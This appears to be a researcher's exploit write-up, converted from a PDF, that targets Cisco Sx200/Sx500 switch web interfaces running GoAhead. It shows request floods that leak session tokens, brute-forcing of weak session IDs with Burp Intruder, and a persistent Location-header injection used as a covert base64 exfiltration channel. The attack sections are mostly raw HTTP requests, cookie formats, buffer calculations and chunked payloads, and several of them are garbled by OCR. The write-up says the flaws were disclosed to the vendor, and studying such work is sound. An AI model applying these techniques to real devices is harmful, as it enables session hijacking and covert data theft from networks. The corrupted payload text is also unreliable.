The screenshot shows a browser window with the following details:

- Request** tab is selected.
- Pretty**, **Raw**, and **Hex** buttons are present.
- Raw** content shows a GET request with a URL containing a very long string of characters.
- Response** tab is visible.
- Document Error: Request Entity Too Large** is displayed in the title bar.
- <-, +, and +** buttons are in the top right of the response area.
- Access Error: Request Entity Too Large** is highlighted in red.
- HTTP Header Field exceeds Supported Size** is highlighted in red.

Succinctly: *The default and primary means of administration or troubleshooting of this issue is denied to the security analyst or infrastructure engineer attempting to figure out exactly what is going on.*

We have effectively taken full control of the web interface and can abuse this vector for complete compromise of the target network.

How?

Token theft. XSS. MiTM. Sending of a specially crafted link... Pick an exploit....

...Or just through getting an admin's attention and having them sign in to the web interface, like rebooting the switch through unauthenticated & unsanitized attacker controllable input. (See above.)

## PROCESSION - Stealing the SESSIONID cookie and Resuming Normal Operations

"Cleared while troubleshooting" or "Transient Issue" is the security engineer's version of "damned if I know."

This way of thinking is also utterly exploitable and one of my favorite tactics for advanced exploitation and infiltration of sensitive networks.

Everyone loves a "Star Wars" reference these days: Think of Obi Wan disabling the tractor beam and using the force to trick the guards. They think nothing has happened... but for Obi Wan, it's just a distraction so he can leave stealthily.

Same idea here.

When the application accepts valid authentication, it maintains state via the SESSIONID cookie. This cookie carries a private IP (session) and the numeric cookie value used to maintain state (CYBIRPOC in this example):

```
GET      wcd?(ports) HTTP/1.1
Host:
Cookie: userstatus=ok; sessionID=DeviceMode=1; SaveMode=0
          &CYBIRPOC&; ContaxUserName=admin; PrivilegeLevel=15;
```

If a valid user is logged into the device at the time of the PROCESSION attack (common, particularly in HA / monitored environments), the LOCATION header will disclose it due to the malformed request / fuzzed webserver.

This condition is \*entirely attacker controllable\* and can be used for a single interception / disclosure of the token:

**Request**

Pretty	Raw	Hex
1 GET	AAAAA.....	AAAAA.....
2 Host:	AAAAA.....	AAAAA.....
3 Accept-Encoding: gzip, deflate	AAAAA.....	AAAAA.....
4 Accept: */*	AAAAA.....	AAAAA.....
5 Connection: close	AAAAA.....	AAAAA.....
6	AAAAA.....	AAAAA.....
7	AAAAA.....	AAAAA.....

**Response**

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK	HTTP/1.1 200 OK	HTTP/1.1 200 OK	
2 Content-Type: text/xml	Content-Type: text/xml	Content-Type: text/xml	
3 Expires: Thu Apr 09 02:49:28 2020	Expires: Thu Apr 09 02:49:28 2020	Expires: Thu Apr 09 02:49:28 2020	
4 Date: Thu Apr 09 02:49:28 2020	Date: Thu Apr 09 02:49:28 2020	Date: Thu Apr 09 02:49:28 2020	
5 X-XSS-Protection: 1; mode=block	X-XSS-Protection: 1; mode=block	X-XSS-Protection: 1; mode=block	
6 Cache-control: no-cache	Cache-control: no-cache	Cache-control: no-cache	
7 Pragma: no-cache	Pragma: no-cache	Pragma: no-cache	
8 Accept-Ranges: bytes	Accept-Ranges: bytes	Accept-Ranges: bytes	
9 Connection: close	Connection: close	Connection: close	
10 X-Frame-Options: SAMEORIGIN	X-Frame-Options: SAMEORIGIN	X-Frame-Options: SAMEORIGIN	
11 csrfToken: (null)	csrfToken: (null)	csrfToken: (null)	
12			
13 <?xml version='1.0' encoding='UTF-8'?>	<?xml version='1.0' encoding='UTF-8'?>	<?xml version='1.0' encoding='UTF-8'?>	
14 <ResponseData>	<ResponseData>	<ResponseData>	
15 <ActionStatus>	<ActionStatus>	<ActionStatus>	
16 <version>	<version>	<version>	
17 1.0	1.0	1.0	
	</version>	</version>	
	<requestURL>	<requestURL>	
	AAAAAAAA.....	AAAAAAAA.....	

PROCESSION was disclosed to Cisco on 6/2021 via detailed report and described appropriately:

HTTP/1.1 302 Redirect  
Server: GoAhead-Webs

```
X-Frame-Options: SAMEORIGIN
Location: AAAAAAAAAAAAAAAAAAAAAAAA/wcd</requestURL>

        </statusString>
</AcUserId=192.168.1.240&885000/>

<html>
<head>
</head>
</body>
This document has moved to a new <a href="AAAAAAAAAAAAAAAAAAAAAAA/wcd</requestURL>
</AcUserId=192.168.1.240&885000/">location</a>

Please update your documents to reflect the new location.
```

*Repeated: The IP address of the authenticated session: 192.168.1.240 and the TOKEN 885000 is disclosed.*

From here, the attacker resets this buffer, hijacks this cookie / token, and takes control of the affected device. This is exploitable whether the session is via HTTP or HTTPS, \*and\* whether it was submitted via IPv4 or IPv6.

PoC request URL for “reset” of application and token theft:

Upon submission of a request, theft of token, and “reset” by the attacker, the application has resumed normal operation. The victim is unaware of this attack outside of a vague error message (shown earlier):

The screenshot shows the Burp Suite interface with two panes: Request and Response.

**Request:** Shows a single line: GET / HTTP/1.1.

**Response:** Shows the following text:

```
HTTP/1.1 302 Redirect
Server: Goahead-Webs
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Date: ...
X-Frame-Options: SAMEORIGIN
Location: /config/log_off_page.htm
<html>
<head>
</head>
<body>
This document has moved to a new <a href="/config/log_off_page.htm">
location
</a>
.
Please update your documents to reflect the new location.
</body>
</html>
```

A red box highlights the "X-Frame-Options: SAMEORIGIN" line in the response headers.

*Even the stolen session token remains valid for both the victim AND attacker.*

You may be asking yourself, “What if I don’t want to go through all of that effort?” or “Is there a totally blind way to do this with BURP Intruder that requires absolutely zero elite hacking skills and no social engineering voodoo?”

The answer is:

**YES.**  
CYBIR.COM

## SOUNDBOARDFEZ - Authentication Bypass and Theft of Sessions through Insecure Management / Entropy / Pseudo-Randomization in User Controllable Parameters

The embedded webserver and associated components identify users, authenticating sessions through the SESSIONID cookie. The format of the cookie is:

sessionID=UserId=IPADDRESS&XXXXXXXXXX

The first half of the cookie is the IP address of the requestor and the second half is a pseudorandom positive integer. As a session management and authentication mechanism, this scheme is highly flawed. The provided sessionIDs are entirely user-controllable and/or lack sufficient randomness / entropy.

sessionID=UserId=192 .1015720&

*Note: This method of session identification & management is common across various implementations of GO-AHEAD.*

For a remote attacker, this relatively small number of session IDs can allow a simple session hijack & theft through brute force attacks. It is also possible to abuse this insecure value for advanced cryptographic attack, pre-calculation of encrypted values, and decryption of traffic\*.

In this example, the attacker configures BURP to simulate legitimate administration or polling of the affected device. Recreation of this attack using the following screenshot and Burp Suite or other type of request modification / attacking proxy will demonstrate the issue:

0000090	200		601
0000091	200		601
0000092	200		601
0000093	200		601
0000094	200		601
0000095	200		601
0000096	200		601
0000097	200		601
0000098	200		601
0000099	200	029	
0000100	200		601
0000101	200		601
0000102	200		601

*Note: For demonstration purposes, the attacker sets the id to a relatively low number, seen in the next example (0000099).*

\*See my exploit work “UNSUNG” for more details.

The attacker sets up a brute force attack via BURP INTRUDER to demonstrate this issue. The attacker attempts every possible iteration of the session ID, successfully acquires a session and takes control of the device:

```
M1.1 200 OK
sr: GoAhead-Mess
cont-Type: text/html
res: Thu, 26 Oct 1995 00:00:00 GMT
is: no-cache
e-control: no-cache
S-Protection: l: end=block
action: close

l version="1.0" encoding="UTF-8" ?-
esponseData>
<DeviceConfiguration>
  <version>
    1.0
  </version>
  <Ports type="section">
    <data>
      <countOfInterfaces>
        <numberOfPorts>
          26
        </numberOfPorts>
        <inBandPortable>
          <port>
            <QoSSupported>
              1
            </QoSSupported>
          </port>
        </inBandPortable>
      </data>
    </Ports>
  </DeviceConfiguration>
```

As an authentication brute force & bypass method, this does not lock out the user account. The devices fail to provide adequate randomization / obfuscation of these requests. [This is a critical design flaw.](#)

Measures to expire this token or session implemented by manufacturers are highly ineffective due to this bypass or can be easily defeated. Other measures of setting token and fixation make this countermeasure trivial to bypass. Through detailed examination of this issue via direct code & firmware access, we discovered the session ID tag is *entirely user controllable*.

The attacker successfully authenticates using this session ID and simulates use of the device:

```
HTTP/1.1 200 OK
Server: GoAhead-Webs
Content-Type: text/html
Expires: Thu, 26 Oct 1995 00:00:00 GMT
Pragma: no-cache
Cache-control: no-cache
X-XSS-Protection: 1; mode=block
Connection: close

<?xml version="1.0" encoding="UTF-8" ?>
<ResponseData>
  <DeviceConfiguration>
    <version>
      1.0
    </version>
    <Ports type="section">
      <data>
        <portsDataBase>
          <numberOfPorts>
            26
          </numberOfPorts>
          <inBandPortTable>
```

The attacker again stages an attack against the parameter, this time entering the arbitrary value above. The device successfully authenticates the session and control is hijacked. The attacker successfully queries the API for a list of switch ports to demonstrate:

```
GET /cs2c13f293/wcd?{ports} HTTP/1.1
Host: 192.168.199.1
Cookie: sessionId=UserId=192.168.199.203&CYBIRPOC&; DeviceMode=
1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Te: trailers
Connection: close
```

```
lug-4103:87,BROADCAST,RUNNING,MULTICAST> mtu
inet 192.168.199.250 netmask 255.255.255.0
```

```
1 HTTP/1.1 200 OK
2 Server: GoAhead-Webs
3 Content-Type: text/html
4
5 Connection: close
6
7
8
9
10 <?xml version="1.0" encoding="UTF-8" ?>
11 <ResponseData>
12   <DeviceConfiguration>
13     <version>
14       1.0
15     </version>
16     <Ports type="section">
17       <data>
18         <portsDataBase>
19           <numberOfPorts>
20             26
21           </numberOfPorts>
22           <nBandPortTable>
23             <port>
24               <POESupported>
25                 1
26               </POESupported>
27               <ifIndex>
28                 1
29               </ifIndex>
30               <portName>
31                 g1/0/1
32               </portName>
33             </row>
34             1
35           <row>
36             <column>
```

This attack is nuanced but extremely important. Again, an attacker can control this parameter through a number of simple & accepted methods:

- A crafted link can be sent to the victim.
- A common web cache can be poisoned.
- The attacker can alter or fixate the token through Man-in-the-Middle attacks.

Most of these devices, by default, are configured to allow plaintext protocols (ex. HTTP) or fail to enforce STRICT TRANSPORT SECURITY. As will be demonstrated later, the devices are easily rebooted or conditions requiring a reboot (Persistent XSS / HTML Injection) can be triggered via unauthenticated request. These conditions allow for simple exploitation, network traffic interception, and attack.

*Final PoC for token theft:*

```
X-Frame-Options: SAMEORIGIN
Location: AAAAAAAAAAAAAAAAAAAAAAA/wcd</requestURL>
           </statusString>
</AcUserId=192.168.1.240&885000/
<html>
<head>
</head>
```

This attack allows for simple exploitation, Man-In-The-Middle attacks, and disclosure of these values through unauthenticated request regardless of whether the victim is utilizing HTTP or HTTPS based requests.

## DIRECTIVEFOUR – Creating an encoded file transfer & exfiltration protocol via Persistent XSS on Cisco SMB Switches (Sx200 / Sx500 models)

DIRECTIVEFOUR is a powerful vector because the web administration interface / gui \*must\* be available to the administrator in certain deployment scenarios, such as the Sx200. This interface is the default or only method of performing privileged actions, such as initial setup, for the end-user.

In a large majority of encountered deployments (nearly all) this interface will available via HTTP/ HTTPS via the default VLAN. For this exploit chain and PoC, we will first demonstrate a simple protocol / transfer of content via the LOCATION header.

Previously, the attacker has calculated the correct header size and structure needed to create a reliable, robust protocol which can be used for stealth exfiltration, code injection, authentication bypass, and to route traffic / data to isolated or air gapped networks.

Calculation of Buffer space using these requests:

- 1812 total bytes allowed in malicious before reboot / fault of Go Ahead
- 1092 total bytes to reset the server location tag

The difference (window) we have established so far:

$$1812 - 1092 = \underline{720 \text{ bytes of available space.}}$$

Through additional fuzzing and examination of the LOCATION header, the attacker has determined:

- Max size of controllable buffer: 530 characters.
- “Usable Space”: The usable exploitable space is effectively ~529 bytes. In practice, it is about 20% less due to DoS / repeated input issues.
- Spraying 1040 of injected, crafted input is needed to control / target the location header exactly and land inside this “window.”

For our attacks, we are abusing / controlling ~500 bytes of space; more than enough for a robust protocol.

*DIRECTIVEFOUR – Proof of Concept Walkthrough & Sample Payloads*

For this attack flow, we will be utilizing a Cisco SG500-28 28-Port Gigabit Switch. The device will be factory defaulted, then setup in a common exploitable configuration. Note: the default session / credentials are transmitted via HTTP (unencrypted):

```
Request to http://:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 GET /
    /config/System.xml?action=login&cred=1
HTTP/1.1
```

2  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0  
4 Accept: \*/\*  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Connection: close  
8 Referer: http://... config/log\_off\_page.htm  
9 Cookie: activeLangId=English; isStackableDevice=true; userStatus=initial; sessionId=UserId=64993604; username=cisco; firstWelcomeBanner=false; pg=00; cisco numberOfEntriesPerPage=50; firstBannerWelcomeMessage=true

Importantly, while the web interface will prompt us to change the credentials, the API and web application are fully functional / attackable. In the background, a number of requests / polling items are triggered and the interface is “usable” outside of the web application presenting a “nag screen.”

For our PoC / walkthrough, we will use the credentials:

Username: cybirpoc  
Password: CYB1RpOc

**cisco SG500-28 28-Port Gigabit Stackable Managed Switch**

**Change Default User**

**Change Default User**

For security reasons, it is required to create a new administration user for device management. This will delete the default user.

The minimum requirements for password are as follows:

- Cannot be the same as the user name.
- Minimum length is 8.
- Minimum number of character classes is 3. Character classes are upper case, lower case, numeric, and special characters.

User Name:  (8/20 characters used)

Password:  (8/64 characters used)

Confirm Password:

Password Strength Meter:  Weak

**Apply** **Cancel**

After inputting these new credentials, the application provides access. The firmware revision / configuration is shown here:

The screenshot shows the Cisco SG500-28 28-Port Gigabit Stackable Managed Switch interface. The left sidebar contains navigation links for Getting Started, Status and Statistics, System Summary, Interface, Ethernet, GVRP, 802.1x EAP, ACL, TCMU Utilization, RMON, View Log, Administration, Port Management, Smartport, VLAN Management, Spanning Tree, MAC Address Tables, Multicast, IP Configuration, Security, Access Control, Quality of Service, and SNMP.

**System Summary**

**System Information**

- System Stack Mode: Native Stacking
- System Operational Mode: L2 Mode
- System Description: SG500-28 28-Port Gigabit Stackable Managed Switch
- System Location:
- System Contact:
- Host Name:
- System Object ID: 1.3.6.1.4.1.9.6.1.81.28.1
- System Uptime: 0 day(s), 0 hr(s), 19 min(s) and 59 sec(s)
- Current Time:
- Base MAC Address:
- Jumbo Frames: Disabled

**Software Information**

Firmware Version (Active Image):	1.4.11.5
Firmware MD5 Checksum (Active Image):	c02a90a3873ec960a0a990ff36080954
Firmware Version (Non-active):	1.4.13
Firmware MD5 Checksum (Non-active):	f73388d855545d4ac56b89a208493c9
Boot Version:	1.4.0.02
Boot MD5 Checksum:	accbdace117725d0e5149bac5b2a0b0
Locale:	en-US
Language Version:	1.4.11.5
Language MD5 Checksum:	N/A

**TCP/UDP Services Status**

HTTP Service:	Enabled
HTTPS Service:	Enabled
SNMP Service:	Disabled
Telnet Service:	Disabled
SSH Service:	Disabled

Unit 1(Master): SG500-28 28-Port Gigabit Stackable Managed Switch  
Serial Number: PID VID: SG500-28-K9 V02

Our target device is using firmware 1.4.11.5. This is again, confirmed via screenshot. Even though the official support pages state Cisco policy, "Cisco Engineering will no longer develop, repair, maintain, or test the product software", they have released an update for serious issues \*after this date.\* Yes, these updates address issues I disclosed to them in 2019 / 2020:

## Software Download – Cisco Systems

<https://software.cisco.com/download/home/284099540/type/282463181/release/1.4.11.5>

SG500-28P 28-port Gigabit POE Stackable Managed Switch

Release 1.4.11.5

Related Links and Documentation  
RNs and OSD for 300 Series Switches v1.4.11.5  
RNs and OSD for 500 Series Switches v1.4.11.5

**File Information**  
Sx500 Firmware Version 1.4.11.5  
sx500\_fw-14115.ros

**Release Date**  
18-Jun-2020

**Size**  
10.07 MB

**End of SW Maintenance Releases Date:** HW  
The last date that Cisco Engineering may release any final software maintenance releases or bug fixes. After this date, Cisco Engineering will no longer develop, repair, maintain, or test the product software.

**Last Date of Support:** HW  
The last date to receive applicable service and support for the product as entitled by active service contracts or by warranty terms and conditions. After this date, all support services for the product are unavailable, and the product becomes obsolete\*\*. Warranty duration is based on product ship dates; refer to warranty terms and conditions for details.

## End-of-Sale and End-of-Life Announcement for the Cisco Small Business 200 Series Smart Switches (Select Models) – Cisco

The affected product line is actually \*much\* bigger and they are all essentially "the same devices" in that they run similar firmware, interfaces, etc. The products Cisco has suggested affected customers upgrade to are also vulnerable to these issues and at time of disclosure, were still within their support window & update schedules (6/21). See Additional Information for detailed information.

## **DIRECTIVEFOUR - Basic PoC Requests to Execute Attack Flow / Build Protocol**

## Injected Header Control (Exact Position) PoC:

Reset of Webserver to correct header length / operation PoC:

Request Identifying the exact position / length of correctly “sprayed” buffer.  
("THISISINJECTED")

## DIRECTIVEFOUR – Building a Layer 7 protocol through Persistent XSS & Web Server Fuzzing on Cisco Switches (SC500 / SF200)

The target switch is now operational following user setup. The switch has a complex password and is only accessible via HTTP / HTTPS. Requests to the base / location & application are fully operational and functional:


```
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host:
3 User-Agent:
4 Accept:
5 Accept-Encoding:
6 Connection:
7
8

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Redirect
2 Server: GoAhead-Webs
3 Date:
4 Connection: close
5 Pragma: no-cache
6 Cache-Control: no-cache
7 Content-Type: text/html
8 X-Frame-Options: SAMEORIGIN
9 Location: /
10
11 <html>
12   <head>
13     <meta http-equiv="refresh" content="0; url=/>
14   </head>
15   <body>
16     This document has moved to a new <a href="/>
17       location
18     </a>
19
20     Please update your documents to reflect the new location.
21
22 </body>
23 </html>
```

We will craft a special message:

This is a covert channel & message with lots of invalid characters like breaks  
<>?..:/";[]{}-=\_=+)(\*^%\$#@!~`

Next, we will want to encode this data as base64. If you are using BURP DECODER, you can encode this test message via the interface:



If you have encoded this data correctly, you should have the following base64 string result. If not, you can also copy this string to recreate the attack:

VGhpncyBpcyBhIGNvdmVydCBjaGFubmVsICYgbWVzc2FnZSB3aXR0lCxdHMgb2YgaW52YWxpZCBjaGFyYWNOZXJzCmxpa2UgYnJlYWtzCjw+PywuLzoIYdbXXt9LTlfKykoKiZeJSQjQCF+YA==

This is a covert channel & message with lots of invalid characters like breaks  
<>?..:/";[]{}-=\_=+)(\*^%\$#@!~`

VGhpncyBpcyBhIGNvdmVydCBjaGFubmVsICYgbWVzc2FnZSB3aXR0lCxdHMgb2YgaW52YWxpZCBjaGFyYWNOZXJzCmxpa2UgYnJlYWtzCjw+PywuLzoIYdbXXt9LTlfKykoKiZeJSQjQCF+YA==

At this point, you may be wondering why encoding this string of characters is a big deal or why I think I am so damn clever. Let's inject this base64 string into our previously crafted header instead of our fuzzed string:

**Request**

Pretty Raw Hex

1 GET  
AA  
AA  
AA  
AA  
AA  
AA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAA  
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXGhpCYBpcyBhIGNvdmVydCBjaGFubmVsICYgbWWzcdFnZSB3aXR0IGxvdHMgb2  
YgaW52YWpxZCBjaGFyYWN0ZXJzCmxpa2UgYnJ1YWtzCjw+PywuLzoIydbXXt9LT1fKykoKiJeJ5QjQCF+YA==/wdc?  
HTTP/1.1

Now, let's issue a request to the base (/) page again. The base64 encoded payload we have injected is now persistently stored and reflected via an unauthenticated request.

**Response**


Pretty Raw Hex Render

```
1 HTTP/1.1 302 Redirect
2 Server: GoAhead-Webs
3 Date:
4 Connection: close
5 Pragma: no-cache
6 Cache-Control: no-cache
7 Content-Type: text/html
8 X-Frame-Options: SAMEORIGIN
9 Location:
VGhpccyBpcyBhIGNvdmVydCBjaGFubmVsICYgbWVzc2FnZSB3aXRoIGxvdHMgb2YgaW52YWxpZCBjaGFyYWN0ZXJzCmxpa2Ug
YnJlYWtzCjw+PywuLzoiOydbXXt9LT1fKykoKiZeJSQjQCF+YA==/wcd</requestURL>
10 <statusCode>4</statusCode>
11 <deviceStatusCode>0</deviceStatusCode>
12 <statusString>Request Is not authenticated</statusString>
13 </ActionStatus>
14 </responseData>
15 /
```

Our base64 encoded data, typically malicious / unusable characters and all, is completely retrievable and integrated into future location tags and content. Decoding this through BURP DECODER's base64 decoder, we can see that the malicious sample code (including invalid characters) has been successfully transmitted, stored, and retrieved via the web application interface without authentication.

Copying and pasting the LOCATION header directly to BURP DECODER, reversing this process:

*We have established a reliable, encoded, stealth method of communications and bypassed application / network controls via unsanitized input using novel encoding techniques and the limited window available.* We have embedded malicious, typically invalid or sanitized characters into a persistent, unauthenticated location. We have reliably retrieved this at a later time, and from a different source address via the web application.




Let's try a file type or encoding of something more useful now, like a LARGER base64 encoded image:

```
iVBORwOKGgoAAAANSUhEUgAAAREAAAAjCAIAAAA8M6nLAAAAAXNSROIArs4c6Q  
AAAARnQU1BAACxjwv8YQUAAAJcEhZcwAADsMAAA7DAcdvqGQAAATSVURBVHh  
e7Zi/jhxFEId5EEJejlRnIOEFHJAjkSKRlkLkJEljuzlzu6llmZv7ZlfDO/uaJ2p7tnue1Z47fp9aq  
urq6qrqma2fvProzvTgnjCmD/eMMX24Z4zpwzljTB/uGWP6cM8YO4d7xpg+3DPG9OGe  
MaYP94wxV4Z3578uUiGXMV3v78C2OZXIUL98yyH3+ySMe8e/FykewD8f7mliH5lo/jA3  
mmf/3wlFwtXyu1DPo37l6vUzMQxB3Cy7yOD6QZxrnuo+V+oZ8+DknnIMXP9cu3qG34u/f/  
U1l15/f//4U34V8tKPXn9/OCDzh82f33OfPwbQSJbwxzffrr8S1lFEUV8ftpK/ffacolQj6OT/cFiM  
RqIGfPWazlnC8XOU3swXaa4bNpjVGZljj//NfKYiv3gZAzPVBwPFksCSnDfKWEvgXyeITG  
TQOFHOEKXsJ+X93SiaTfpnz5UPArsYKLUDQclodTafKB5hjO2elfybz78gPFERIB/y4dPPZA  
DYMBDoGWwoE5lhGa/LSZhzRWDjsQWhGKWhVyCUuJLMEiEQIMkwmxFZylH2ZM6Rsx  
8JQMLcJ8mqjE6hvSrROfngUFtOFnxFEKQkOYZTxzmBE6cnGSCfvNEkWHYx92omXG7Jv3  
8pz8Cu2K78sE4kpCmdoQxNnqGGO+MuN8lxNNUmU3KmlvSVYvHAQTnp7MR4jwhZGp  
R1vocSAIQlp4TzuMWnoA+DOq/LCTaESNzBMwmYShzKSFn1l71FJxo+uo5Ox/M9ET4jEcTe8  
MbFMu4J4EQIDIB9DtPpMSO/FTMC12Q9Zj17dLEoaBxhDE2eoZsincLILIIICJqpPeWdfnQpPw  
SdR8K8ckQtylrPg1z7wUxVg4i4ho1Ho/T34s6loCkjcwzYG4Pp2g8aliSf+NfS+fniCQKfEqCYT  
DaIMqJBwEmMvLeRSRZE4OSKm+lZtw6hEU1gl1sVz66meoIDslnS+yKEZZjbPQM4fWiyJCH  
BKVFbtGlyLwBJQOy+iqyRjhXjqhFWevjbZv9kIOqJoohdrlzlmjayJyDszEP1S37oT5xA9DnLz95  
HsgnHArsVZxcJYzXToplB8EOSyDmCIUTITLMPupmRERYVHNybblY8gNF/ILDWOMMZ  
Gz+CaVliqKRnkjNGzGi8ZYlqBKsVeZH6eSU+iEia7Gb7ptVqlOoie/aBnLJPjpV52RgRN25nr  
dIAQ35qT/fylgg3GuWeYopyWbm7lM/Mh7hMVRw+JQDK9ePIBpAd1g6ydgIxRdg8Uc4w  
+2mY4TPnk7fjnxEZssrlbBxhjO3/AXCzyZIDE5gHrBIICoFSHSKYck5Z8hnPALn4kGJaixJ6Rta  
f+IIAkJcG2BMR9me+6O+rpPpo8ERZkp6pCoKGz7guw/nIPn665CphXHwcYQBrh2jyQYpOI  
KYIONQuPmsnigxP/NTMSIBpcbvYQYMsA5xkV0om39gBtntGEGYdiUeeXzIZ5dpLMQpM+  
vu7ch16l56fedyYYulG8rloxQYcXuRENTOUvflcqjZ7e2YNGVAUPpe5OY+4YY+Gx3ciMd4zj  
ZeMGcA9819hvGeM+X/injGmD/eMMX24Z4zpwzljTB/uGWP6cM8YO4d7xpg+3DPG9OGe  
eMaaHu7t/AGuabcOylmIGAAAAAEIFTkSuQmCC
```

From our previous fuzzing, we know the useful window of space for us is about 400 characters. The image above, after base64 encoding, is *significantly bigger*.

The challenge for us is to break this down into small enough chunks (~400) and indicate that this is a multipart file. There are a lot of ways to do this and to spare you the effort of having to do this instead of just witnessing this for yourself, I am providing these chunks here.



Let's lead our base64 data off with a header that indicates this is a multipart file. We are not looking to create a full-blown protocol suite (yet), what we are looking for is a reasonable method to encode data in this space and to abuse it for infiltration / exfiltration across the targeted network.

We will build our protocol with a simple delimiter, SEG. Using shorthand due to space considerations, our delimiter will state "this is part x of y":

**SEG1o5** = "Segment 1 of 5"

Our constructed PoC so far. Yes, this will work fine just the way it is, give it a shot!

**SEG1o5**iVBORw0KGgoAAAANSUhEUgAAAREAAAAjCAIAAAA8M6nLAAAAAXNSROIars4c6QAAAAARnQUIAACxjwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAATSVURBVHhe7Zi/jhxFEId5EEJejlRnIOEFHJAjkSKRlkLkJDEhljuzlzu6lImZv7ZlfDO/uaJ2p7tnune1Z47fp9aqurq6qrqma2fvProzvTgnjGmD/eMMX24Z4zpwx1jTB/uGWP6cM8Y04d7xpg+3DPC9OGeMaYP94wxvFy4Z3578uUiGXMV3v78C2OZXIUL98yvH3+ySMe8e/FykcwD8f7mlH5lo/jA3mmf/3wIIFwtXyu1DPo3716vUzMQxB3Cy7yOD6QZxrnuIo+V+oZ8+DknnIM

**SEG2o5**XP9cu3qG34u/f/UllI5/f//4U34V8tKPXn9/OCDzh82f330fPwbQSjbxzffrr8S1lFEUY8fptK/ffacolQj6OT/cFiMRqlGfPWazlnC8XOU3swXaa4bNpJVGZljj//NfKYiv3gZAzPVbwpFksCSnDfKWVgXyeITGTQOFHOEKXsj+X93SiaTfpnz5UPArsYKLUDQclodTafKB5hjO2elfybz78gPFERIB/y4dPPZADYMBDoCWwoE5lhGa/LSZhzRWDjSQWhCKWhVyCUuJLMEiEQIMkwmxFZylH2ZM6Rsx8JQMLcJ8mqjE6hvSrROfnfUFtOFnxnxFEKQkOYZTxzmBE6cnCSCfvNEkWHYx92omXG7Jv38pz8Cu2K78sE4kpCmdoQxNnqGGO+MuN8I

**SEG3o5**xNNUmU3KmlvSVYvHAQTnp7MR4jhZGpR1vocSAIQlp4TzuMWnoA+DOq/LCTaESNzBMwmYShzKSFn1lFJxo+uo5Ox/M9ET4jEcTe8MbFMu4j4EQIDB9DtPpMSO/FTMC12Q9ZjI7dLEoaBxhDE2eoZsincL1LII1CjqPeWdfnQpPwSdR8K8ckQtylrPg1z7wJxVg4i4ho1Ho/T34s6loGkjcwzYG4Pp2g8aliSf+NfS+fncQKfEqCYTDalMqJBwEmMvLeRSRZE4OSKm+1rZtw6hEUlg1lsVz66meo1DsInS+yKEZjbpQM4fWiyJCHBKVFbG1yLwBJQOy+iqyRjhXjqhFWevjbZv9kIOqjoohdrlzlmjayJyDszEPIS37oT5xA9DnLz95Hsgn

**SEG4o5**HArsVZxcJYzXToplB8EOSyDmCIUT1TLMPupmRERYVHNYBbbIY8gNF/ILDWOMMZGz+CaVliqKRnkjNGzGi8ZYlqBKsVeZH6eSU+iEia7Gb7ptVqL0oie/aBnLJPjpV52RgRN25nrdlAQ35qT/fylgg3GuWeYopyWbm7lmM/Mh7hMVRw+JQDK9ePIBpAdlg6ydglxRdg8Uc4w+2mY4TPnk7fjnxEZssrlBxhjO3/AXCzyZIDE5gHrBIICoFSHSKYck5Z8hnPALn4kGjaixJ6Rtaf+IIAkJcG2BMR9me+6O+rpPpo8ERZkp6pCoKgZ7guw/nIPn665CphXHwcYQBrh2jyQYpOIKYIONQuPmsnigxP/NTMSIBpcbvYQYMsA5xkV0om39gBntGEGYd

